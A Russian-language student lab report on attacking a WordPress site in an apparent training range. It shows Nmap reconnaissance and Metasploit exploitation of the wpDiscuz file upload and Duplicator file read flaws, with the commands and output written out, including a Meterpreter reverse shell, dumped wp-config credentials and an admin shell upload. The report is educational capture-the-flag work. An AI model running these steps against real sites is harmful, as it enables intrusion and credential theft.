

Отчёт по лабораторной работе №5

Атака на веб-приложение: эксплуатация уязвимостей WordPress

А. Атанесов, А. Пониц, В. Ефремова, А. Касьянов, Б. Тогтохжаф, Д.

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
4	Выполнение лабораторной работы	8
5	1. Разведка сети (Nmap)	9
6	2. Эксплуатация уязвимости WpDiscuz (unauthenticated file upload → RCE)	13
7	3. Эксплуатация уязвимости Duplicator (file read vulnerability)	16
8	4. Эксплуатация уязвимости wp_admin_shell_upload	18
9	5. Эксплуатация Essential Addons (Password Reset через BurpSuite)	21
10	Выводы	28

Список иллюстраций

5.1	scan	9
5.2	scan_result	10
5.3	hosts_edit	10
5.4	hosts_file	11
5.5	msf_start	12
6.1	wpdiscuz_search	13
6.2	wpdiscuz_options	14
6.3	exploit_attempts	14
6.4	meterpreter_flag	15
6.5	flag_read	15
7.1	dup1	16
7.2	dup2	16
7.3	login_wp	17
8.1	admin_modules	18
8.2	admin_use	18
8.3	admin_creds	19
8.4	admin_run1	19
8.5	admin_run2	19
8.6	admin_run3	20
8.7	flag_success	20
9.1	burp_start_1	21
9.2	burp_start_2	21
9.3	burp_start_3	22
9.4	burp_proxy	23
9.5	firefox_proxy	24
9.6	logger1	25
9.7	logger2	25
9.8	repeater	26
9.9	new_login	27

Список таблиц

1 Цель работы

Получить практические навыки проведения атак на веб-приложение, выполнить разведку, выявить уязвимые компоненты WordPress, осуществить эксплуатацию обнаруженных уязвимостей и получить флаги, расположенные на сервере.

2 Задание

1. Провести разведку сети и определить целевой сервер.
2. Определить уязвимые плагины WordPress.
3. Последовательно выполнить эксплуатацию трёх уязвимостей:
 - WpDiscuz (unauthenticated RCE),
 - Duplicator (file read vulnerability),
 - Essential Addons for Elementor (password reset).
4. Получить доступ к системе и извлечь флаг.
5. Подготовить отчёт о выполненных действиях.

3 Теоретическое введение

В ходе наступательных мероприятий (offensive security) специалист анализирует инфраструктуру с позиции злоумышленника. Основные этапы:

- разведка сети (scanning),
- выявление версий сервисов и компонентов,
- подбор эксплуатационных модулей,
- получение несанкционированного доступа,
- закрепление и расширение присутствия,
- извлечение ценной информации (флагов).


В работе используется:

- Nmap — разведка сети и сервисов;
 - Metasploit Framework — эксплуатация уязвимостей;
 - BurpSuite — анализ и модификация HTTP-запросов;
 - WordPress — целевая CMS.
-

4 Выполнение лабораторной работы

5 1. Разведка сети (Nmap)

Сканирование подсети:

A terminal window with a dark background. The prompt is '(reduser4@kali)-[~]'. The command entered is 'nmap -sV -sC 195.239.174.0/24'. The output shows 'Starting Nmap 7.94SVN (https://nmap.org) at 2025-11-30 21:35 MSK' followed by a small white cursor bar.

```
(reduser4@kali)-[~]  
$ nmap -sV -sC 195.239.174.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-30 21:35 MSK  
█
```

Рисунок 5.1: scan

Обнаружены открытые порты и веб-сервер WordPress:


```
reduser4@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 kali  
195.239.174.25 portal.ampire.corp  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
195.239.174.125 puppet
```

Рисунок 5.4: hosts_file

Запуск Metasploit:

6 2. Эксплуатация уязвимости WpDiscuz (unauthenticated file upload → RCE)

Поиск модуля:

```
msf6 > search wordpress exploit wp_wdiscuz
Matching Modules


| # | Name                                                       | Disclosure Date | Rank      | Check | Description                                                  |
|---|------------------------------------------------------------|-----------------|-----------|-------|--------------------------------------------------------------|
| 0 | exploit/unix/webapp/wp_wdiscuz_unauthenticated_file_upload | 2020-02-21      | excellent | Yes   | WordPress wpDiscuz Unauthenticated File Upload Vulnerability |


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_wdiscuz_unauthenticated_file_upload
msf6 > █
```

Рисунок 6.1: wpdiscuz_search

Настройка и просмотр параметров:

```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):

  Name      Current Setting  Required  Description
  --      -
  BLOGPATH  /index.php/2020/12/12/post1  yes       Link to the post [/index.php/2020/12/12/post1]
  Proxies    no                  no        A proxy chain of format type:host:port[,type:host:port][...] Supported proxies: socks5, socks5h, http, sapni, socks4
  RHOSTS    yes                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     80                 yes       The target port (TCP)
  SSL       false              no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /                  yes       The base path to the wordpress application
  VHOST     no                 no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.1      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    wpDiscuz < 7.0.5

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > I
```

Рисунок 6.2: wpdiscuz_options

Подбор корректного пути поста, настройка LHOST and RHOST, запуск эксплойта:

```
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hellor-world/
blogpath => /index.php/2021/07/26/hellor-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[-] Exploit aborted due to failure: not-found: Failed to retrieve the wmusecurity id
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[-] Exploit aborted due to failure: not-found: Failed to retrieve the wmusecurity id
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Payload uploaded as hJFqJb.php
[*] Calling payload...
[*] Sending stage (40004 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.25:34370) at 2025-11-30 21:54:47 +0300
```

Рисунок 6.3: exploit_attempts

Успешное получение Meterpreter-сессии:

```
meterpreter > getuid
Server username: www-data
meterpreter > cd /var/www/flag
meterpreter > ls
Listing: /var/www/flag

Mode                Size  Type      Last modified          Name
----                -
100644/rw-r--r--    7    fil       2025-11-28 20:27:14 +0300 flag_for_red_team

meterpreter > ct flag_for)
```

Рисунок 6.4: meterpreter_flag

Извлечение флага:

```
Mode                Size  Type      Last modified          Name
----                -
100644/rw-r--r--    7    fil       2025-11-28 20:27:14 +0300 flag_for_red_team

meterpreter > cat flag_for_red_team
74562
meterpreter > 
```

Рисунок 6.5: flag_read

7 3. Эксплуатация уязвимости

Duplicator (file read vulnerability)

Эксплуатация даёт возможность читать произвольные файлы. Используем её для чтения wp-config.php.

```
msf6 > use 1
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set rhost 195.239.174.25
rhost => 195.239.174.25
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set filepath /var/www/html/wordpress/wp-config.php
filepath => /var/www/html/wordpress/wp-config.php
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > run
```

Рисунок 7.1: dup1

Получение конфиденциальных данных:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'admin_joe');

/** MySQL database password */
define('DB_PASSWORD', 'IamKingJoe!');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Рисунок 7.2: dup2

Выделенные данные: admin_joe / IamKingJoe!

Авторизация в админ-панели WordPress:





Рисунок 7.3: login_wp

8 4. Эксплуатация уязвимости wp_admin_shell_upload


Просмотр списка эксплойтов:



```
File Actions Edit View Help
41 exploit/windows/fileformat/winrar_name_spoofing
42 exploit/multi/http/wp_ait_csv_rce
e Execution
43 exploit/unix/webapp/wp_admin_shell_upload
44 exploit/unix/webapp/wp_asset_manager_upload_exec
45 exploit/multi/http/wp_backup_migration_php_filter
46 \ target: PHP In-Memory
47 \ target: Unix/Linux Command Shell
48 \ target: Windows Command Shell
49 auxiliary/scanner/http/wp_contus_video_gallery_sqli
on Scanner
50 exploit/multi/http/wp_crop_rce
51 auxiliary/scanner/http/wp_dukapress_file_read
52 auxiliary/scanner/http/wp_duplicator_file_read
53 exploit/multi/http/wp_file_manager_rce
on
54 auxiliary/scanner/http/wp_gimedia_library_file_read
availability
```

Рисунок 8.1: admin_modules

Выбор нужного модуля:



```
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > use 43
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts portal.ampire.corp
```

Рисунок 8.2: admin_use

Настройка параметров:

```

msf6 auxiliary(scanner/http/wp_duplicate_file_read) > use 43
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts portal.ampire.corp
rhosts => portal.ampire.corp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin_joe
username => admin_joe
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set IAmKingJoe!
[-] Unknown datastore option: IAmKingJoe!.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
  -c, --clear    Clear the values, explicitly setting to nil (default)
  -g, --global   Operate on global datastore variables
  -h, --help     Help banner.

msf6 exploit(unix/webapp/wp_admin_shell_upload) >

```

Рисунок 8.3: admin_creds

Запуск:

```

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password IAmKingJoe!
password => IAmKingJoe!
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Authenticating with WordPress using admin_joe:IAmKingJoe! ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...

```

Рисунок 8.4: admin_run1

Корректный запуск после настройки LHOST:

```

[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_admin_shell_upload) > ru
[-] Unknown command: ru. Did you mean run? Run the help command for more details.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Authenticating with WordPress using admin_joe:IAmKingJoe! ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...

```

Рисунок 8.5: admin_run2

Успешная эксплуатация:

```

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts portal.ampire.corp
rhosts => portal.ampire.corp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > st username admin_joe
[-] Unknown command: st. Run the help command for more details.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin_joe
username => admin_joe
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password IAmKingJoe!
password => IAmKingJoe!
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Authenticating with WordPress using admin_joe:IAmKingJoe! ...
[+] Authenticated with WordPress
[*] Preparing payload ...

```

Рисунок 8.6: admin_run3

Завершение этапа:




Рисунок 8.7: flag_success

9 5. Эксплуатация Essential Addons (Password Reset через BurpSuite)

Запуск BurpSuite:

```
(reduser4@kali)~  
$ burpsuite  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
Your JRE appears to be version 23.0.1 from Debian  
Burp has not been fully tested on this platform and you may experience problems.  
[]
```

Рисунок 9.1: burp_start_1



Рисунок 9.2: burp_start_2




Рисунок 9.3: burp_start_3

Настройка Proxu:




Рисунок 9.4: burp_proxy

Настройка Firefox:




Рисунок 9.5: firefox_proxy

Просмотр перехваченных запросов:




Рисунок 9.6: logger1

